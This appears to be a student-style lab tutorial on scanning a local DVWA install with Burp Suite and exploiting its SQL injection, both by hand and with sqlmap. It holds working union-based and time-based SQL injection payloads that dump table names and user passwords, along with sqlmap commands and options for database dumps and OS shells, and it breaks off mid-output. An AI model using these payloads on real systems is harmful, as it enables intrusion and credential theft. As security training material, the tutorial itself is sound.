

4. Go to “Configuration” tab. You need to setup the scan configuration. I chose “Deep” scan.

5. In the "Application login" page, I added the login credential to DVWA dashboard, Username:admin, Password:password.

6. Then the "Resource Pool" tab, I used the default resource pool.

7. Select “OK” to start the scan. You can see the scan progress under the “Scan” tab in the dashboard.

### 3. Crawl and audit of localhost

Advisory

### 8. Generating a report:

Select the relevant issues. Go to the **Target > Site map** tab, right-click on the entry for <https://localhost/dwa>, and select **Issues > Report issues for this host**.

A wizard guides you through various options, such as which file format to use, how much detail to include, and so on. For now, just click **Next** to accept the defaults until you're prompted to enter a filename and location for the report.

Click **Select file** and choose a location where you want to save the report. Enter a name for the file.

9. This is an example of a scan results for one SQL injection.

INSPECTOR

## **b) Live scan:**

1. Live tasks are used to process the traffic from specific burp tools and perform defined actions on them
2. To create live task, on the dashboard click on “new live task”. You must define the task type. Two options, which is the “Audit” which performs the vulnerability scan or “passive crawl” which adds entries to target site map. You can define the tool scope which means the tools whose traffic to select items that re processed by the live tasks. You can choose proxy, intruder and repeater. You can configure the URL scope and this defines which tasks are processed by live task based on the URL. You can configure the task to include everything or to use the sweet scope. If you can define one or you can define custom scope just for this task. You can also configure whether you want to duplicate items that have been seen before based on the URL and parameter names. So for some live tasks it will be wasteful to repeat same action again.

**Scan details**

**Task Type**

Live audit  Live passive crawl

Choose predefined task...

**Tools Scope**

Select the tools whose traffic will be inspected to select items that are processed by the live task.

Proxy  Repeater  Intruder

**URL Scope**

Define which items are processed by the live task, based on their URL.

Everything  Suite scope  Custom scope



**Deduplication**

Select whether items to be processed are deduplicated based on their URL and parameter names. Use this option to avoid processing the same item more than once.

Ignore duplicate items based on URL and parameter names

OK Cancel

3. In the configuration section you can configure other options that are applicable to live task.

4. You can also configure the resource pool which affects how many requests can be made by this task in parallel



5. I created new live task and I setup the tools whose traffic will be inspected as the Proxy only, and I setup the scan configuration to Audit critical issues only.

6. Through the embedded proxy just visit the interested URLs and turn off the interception of the proxy so all traffic pass through. In dashboard you can see the number of requests has been made by this task and we can see the number of issues being reported . And if I browse around some of the URLs, we can see more requests happening and more issues being reported.



7. If you choose the live “passive crawl” live task option, this option is used to add items to target site map.

## c) Active and passive scan:

1. Other way to do scan Passive or Active scans is from “Target/Sitemap”. Select the website branch that you want to make active or passive scan, and right click on it. Choose the scan option whether Active or Passive Scan. In this image, I chose to do passive and active scan for the `http://localhost/dvwa/` branch.

2. The scans will be added to dashboard tasks.

## d) Scanning http://localhost/dvwa/:

1. I applied all types of scans of http://localhost/dvwa/.

- Crawl and audit of http://localhost/dvwa/.
- Live audit of Proxy (all traffic) for http://localhost/dvwa/.
- Live passive crawl of Proxy (all traffic) for http://localhost/dvwa/
- Active scan of http://localhost/dvwa/
- Passive scan of http://localhost/dvwa/

The screenshot displays the Burp Suite Professional v2022.2.2 interface. The main window is titled "Issue activity" and shows a list of scan results. The "Tasks" panel on the left indicates that the scan is running. The "Event log" panel at the bottom shows various system messages, including errors related to memory allocation and timeouts.

**OS command injection**

Issue: OS command injection  
 Severity: High  
 Confidence: Certain  
 Host: http://localhost

**Issue detail**

2 instances of this issue were identified, at the following locations

- /dwms/vulnerabilities/test/ (p parameter)
- /dwms/setup.php (user\_token parameter)

**Issue background**

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the

# 11. SCAN RESULTS FOR SQL INJECTION VULNERABILITY WITH BURPSUITE AND USING SQLMAP TO EXPLOIT THE SQL INJECTION:

## a) SQL injection definition:

1. A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load file) and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. This attack may also be called "SQLi".

2. When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry returned or 404 header set). "time based" injection method is often used when there is no visible feedback in how the page different in its response

(hence it's a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful. So, exploiting it is somehow difficult because of not getting error messages, but it is same as the normal SQL injection except how we are going to detect it. Once detect it, we can use similar queries used previously.

## **b) Manual exploitation of SQL injection without using any tools:**

1. In this example, I will show you how to manually exploit SQL injection and dump the entire database without using any tool. The DVWA page <http://localhost/dvwa/vulnerabilities/sqli/> has SQL injection vulnerability. Enter numerical user ID and it will execute some query in the backend database and it will provide us with an output. It will provide us with the data associated with the user ID.

- What is actually happens, in the back end a query like this: “SELECT first\_name, last\_name FROM table where user\_id=’\$id’”. \$id’ is the id we are passing in the input field. These single quotes are used for comparison. If we pass something for user id as single quote or double quote, this will make SQL injection and we get error message. That is the easiest way to find and detect SQL injection. I got the error when entering sing quote (‘) as user id.



```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 in D:\xampp\htdocs\dwva\vulnerabilities\sql\source\low.php:11 Stack trace: #0 D:\xampp\htdocs\dwva\vulnerabilities\sql\source\low.php(11): mysqli_query(Object(mysqli), 'SELECT first na...') #1 D:\xampp\htdocs\dwva\vulnerabilities\sql\index.php(14): require_once(D:\xampp\htdocs\... ) #2 [main] thrown in D:\xampp\htdocs\dwva\vulnerabilities\source\low.php on line 11
```

- If we put (' or 1=1#) this will make the condition true and the query will show all users. I tried the payload (' or 1=1#), and I got the following output: S we now know that the query is returning two columns.

- At this point we know that the server is vulnerable and we are able to retrieve data of some users. Now our goal is to sump their passwords. We need to determine how many columns the current SQL is returning. We do this by order by clause. If we try the payload (' or 1=1 order by 4#) we get error. If we try the payload (' or 1=1 order by 3#) we get error we will use this query: (' or 1=1 union select null, null from information\_schema.tables#). The union clause will concatenate another SQL query with the preceding one so we will be executing two queries simultaneously. So we are just selecting null, null from the

information\_schema, and for MySQL like data bases all information of the databases are stored in the information\_schema. So we are going to use tables from the information schema and this contains some variables such as table\_name and the table\_name handy for us to retype the tables in the current database. So let's run the payload (' or 1=1 union select 1, 2 from information\_schema.tables#). We get the following output:

- In the last row it says first name is 1 and last name is 2, and that means the query is returning two columns
- If make the payload: (' or 1=0 union select 1, 2 from information\_schema.tables#). That makes the first query is false and it returns only the output of the second query.

- Now we can proceed to determine the tables in the current database and we will use table\_name variable in the payload: (' or 1=0 union select table\_name, 2 from information\_schema.tables#). And the query will print all the tables in the current database. Here the output of the payload: (' or 1=0 union select table\_name, 2 from information\_schema.tables#)

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: localhost/dvwa/vulnerabilities/sql/?id=''+or+0%3D1+union+select+table\_name%2C2+from+information\_schem... The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with various security vulnerabilities listed, including "SQL Injection" which is highlighted in green. The main content area shows a "User ID:" input field with a "Submit" button. Below the input field, the output of a SQL injection attack is displayed in red text, showing a list of tables from the information schema:

```
ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: ALL_PLUGINS
Surname: 2

ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: APPLICABLE_ROLES
Surname: 2

ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: CHARACTER_SETS
Surname: 2



ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname: 2

ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: COLLATIONS
Surname: 2



ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

ID: ' or 0=1 union select table_name,2 from information_schema.tables#
First name: COLUMNS
Surname: 2
```

- So that it shows all tables in the current database. We go table with the name “users”. And in that table the information of users is stored. Our next task is to identify the columns in the users table. Now we need to use the payload: (`' or 1=0 union select column_name, 2 from information_schema.columns#`). That will print all columns in the current database:

- If we use the payload: (' or 1=0 union select column\_name, 2 from information\_schema.columns where table\_name='users'#). That will print all columns in the current database for only the table users:

- Our focus is to print the first\_name and password columns from the users table. So our payload: (' or 1=0 union select first\_name, password from users#). Here the output when executing the payload:

' or 1=0 union select first\_name, password from users#

- Similarly, you can dump all the data in the database.

2. This example is to demonstrate how we can detect SQL injection vulnerability even in those websites which do not display SQL syntax errors. The DVWA page [http://localhost/dvwa/vulnerabilities/sqli\\_blind/](http://localhost/dvwa/vulnerabilities/sqli_blind/) has blind SQL injection vulnerability. If we type (") we don't get error message. Blind SQL injection means that instead of getting error messages, it shows nothing. That will make difficult to detect SQL injection vulnerability. In order to find whether the SQL injection vulnerability is still there or not, we need to use time-based values. Instead of trying normal SQL queries such as the payload (' or 1=1#), that will not tell us whether the application is vulnerable to SQL injection. Instead we need to use time-based queries such as: (' or sleep(5)#), it

will make the database sleep for 5 sec. If we see delay in response, that means query is successful. If we try the traditional queries, we will get same results. As example the payload (' or 1=1#),

## **c) Installing SQLMAP in Windows:**

1. SQLMAP is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over data fetching from the database, accessing the underlying file system, and executing commands on the operating system via out-of-band connections.
2. Download and install Python in Windows system. Download Python from <https://www.python.org/downloads/windows/>
3. Download SQL map from <https://sqlmap.org/> and extract it in a folder. Name the folder sqlmap.
4. Under the sqlmap folder, run sqlmap with the command sqlmap.py  
> sqlmap.py -h
5. The following available options when using SQLMAP command

```
Command Prompt - sqlmap.py --help
```

```
Usage: sqlmap.py [options]
```

Options:

```
-h, --help          Show basic help message and exit
-hh                Show advanced help message and exit
--version          Show program's version number and exit
-v VERBOSE        Verbosity level: 0-6 (default 1)
```

Target:

At least one of these options has to be provided to define the target(s)

```
-u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK       Process Google dork results as target URLs
```

Request:

These options can be used to specify how to connect to the target URL

```
--data=DATA        Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE    HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent     Use randomly selected HTTP User-Agent header value
--proxy=PROXY      Use a proxy to connect to the target URL
--tor              Use Tor anonymity network
--check-tor        Check to see if Tor is used properly
```

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

```
-p TESTPARAMETER   Testable parameter(s)
--dbms=DBMS        Force back-end DBMS to provided value
```

Detection:

These options can be used to customize the detection phase

```
--level=LEVEL      Level of tests to perform (1-5, default 1)
--risk=RISK        Risk of tests to perform (1-3, default 1)
```

Techniques:

These options can be used to tweak testing of specific SQL injection techniques

```
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")
```

#### Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

-a, --all	Retrieve everything
-b, --banner	Retrieve DBMS banner
--current-user	Retrieve DBMS current user
--current-db	Retrieve DBMS current database
--passwords	Enumerate DBMS users password hashes
--dbs	Enumerate DBMS databases
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table(s) to enumerate
-C COL	DBMS database table column(s) to enumerate

#### Operating system access:

These options can be used to access the back-end database management system underlying operating system

--os-shell	Prompt for an interactive operating system shell
--os-pwn	Prompt for an OOB shell, Meterpreter or VNC

#### General:

These options can be used to set some general working parameters

--batch	Never ask for user input, use the default behavior
--flush-session	Flush session files for current target



#### Miscellaneous:

These options do not fit into any other category

--wizard	Simple wizard interface for beginner users
----------	--

## d) Scan results for SQL injection vulnerability with BurpSuite and using SQLMAP to exploit the SQL injection:

1. I am using the scan results for DVWA App installed in Window on this tutorial with the link address <http://localhost/dvwa> and the DVWA security set to low.
2. Select SQL injection issue from the scan result of <http://localhost/dvwa/>. I selected SQL injection from the live audit

3. Copy the SQL injection request to a file. I named the file dvwasql1. This how it looks:

```
dwvasql1 - Notepad
File Edit Format View Help

```

5. I copied the file in the SQLMAP folder. In the sqlmap command, write the following command to list the databases:

```
> sqlmap.py -r dvwasql1--dbs
```

I got the available databases:

```
***
[16:59:20] [INFO] the back-end DBMS is MySQL
